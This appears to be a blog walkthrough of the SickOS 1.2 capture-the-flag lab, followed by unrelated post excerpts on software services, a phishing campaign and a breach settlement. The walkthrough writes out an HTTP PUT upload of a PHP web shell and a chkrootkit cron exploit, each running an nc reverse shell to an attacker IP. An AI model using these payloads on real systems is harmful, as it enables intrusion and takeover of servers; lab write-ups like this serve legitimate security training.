sick OS Walkthrough


SickOS 1.2 is the second Boot2Root Challenge in SickOS Series and is available at Vulnhub. This is an interesting CTF and requires think-out-of-the-box mentality. This VM is intended for “Intermediates” and should take a couple of hours to get root.
In this walkthrough, I’ll be using Parrot Security OS but you can use Kali or any other distro.

Turn on the Virtual Machine and use Netdiscover to determine the IP. Then register this IP to your local DNS file “/etc/hosts”.
sudo netdiscover -r [IP/subnet]
sudo nano /etc/hosts

Run a full port Nmap scan.

dirb http://sick.local/


When we test the Server, we see that PUT and DELETE commands are enabled. Now, try to put something to the Server. Fire up Burp Suite and in Repeater, set up the host as “sick.local” and port 80 and write
PUT /test/hello HTTP/1.1
Host: sick.local
Content-Length: 11

Hello World

Now, verify it using curl.
curl http://sick.local/test/hello

Next, try to PUT a PHP Reverse Shell. Note that the outbound traffic except port 443 is blocked by Firewall, so in reverse shell, use port 443
PUT /test/reverse.php HTTP/1.1
Host: sick.local
Content-Length: 107

<?php echo shell_exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.43.2 443 >/tmp/f"); ?>

We got a reverse shell.

Spawn a “pty” shell.
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py


Now, we got to escalate our privileges to root. After some research, I found some interesting Cron Jobs running

Check the version of “chkrootkit”.

According to exploit-DB, this version of “chkrootkit” is vulnerable to privilege escalation attacks. All you need to is to put your malicious code in “update” file in “/tmp/” directory and wait for Cron Job to execute our code.
echo '#!/bin/bash' > update
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.43.2 443 >/tmp/f' >> update
chmod 777 update

Now, wait for our reverse shell.

Finally, we got ROOT Privileges.

Comments

Popular posts from this blog

software development services in noida

Red Securium Company Provide Software Development  Service In Noida Combining technological competency with domain expertise, Red Securium offers full spectrum of custom software design, development and deployment services for enterprises and SMEs to achieve exceptional business results.            Leveraging on its cross-functional width of expertise in application software development , Red Securium has developed the capabilities to build and run resilient applications at scale that seamlessly infuse your innovative ideas. Whether you are in need of the rapid development of a crucial business application or require the deployment and support for an entire suite of applications, we offer full software lifecycle coverage services. We adopt best practices and put highest levels of expertise to drive your technological assets deliver you business excellence and improved ROI. Custom Software Development Services in Noida Enterpri...
Phishing Campaigns Targeting Google and Yahoo Accounts To Bypassing Two-Factor Authentication Several phishing campaigns targeting hundreds of individuals across the Middle East and North Africa. The attacker targers HRDs, journalists, political actors. Amnesty International published a report on multiple campaigns that traget self-described “secure email” services, such as Tutanota and ProtonMail and another campaign that aimed in bypassing two-factor authentication. Crafted Phishing Sites – Secure Email Providers The phishing campaign primarily targeted popular secure email service providers such as Tutanota and ProtonMail. Threat actors used a well-crafted phishing page – by obtaining the domain tutanota[.]org, whereas the original domain of the service provider is tutanota[.]com. A phishing attack is one of the dangerous social engineering attacks that leads to capture a victim’s username and password that will get store it to an attacker machine and reuse it l...

Community Health Systems agrees to pay nearly $3.1 million as a part of settlement for 2014 data breach

The settlement covers a total of 4.5 million patients impacted in the breach. The cyber attack took place in April and June of 2014 and was orchestrated by a Chinese criminal group. Tennessee-based Community Health Systems has reached a settlement over a 2014 data breach that 4.5 million patients. A proposed amount of $3.1 million has been reached as a part of the settlement in a class action lawsuit filed against the healthcare. What happened? According to court records, the cyber attack took place in April and June of 2014 and was orchestrated by a Chinese criminal group, that solely focused on obtaining intellectual data. The hackers used an advanced malware and exfiltrated a variety of information such as patient names, Social Security numbers, addresses, dates of birth, and phone numbers. However, no credit card details and medical details were affected in the breach. Following the breach, the healthcare firm had notified the patients about the breach. However, the...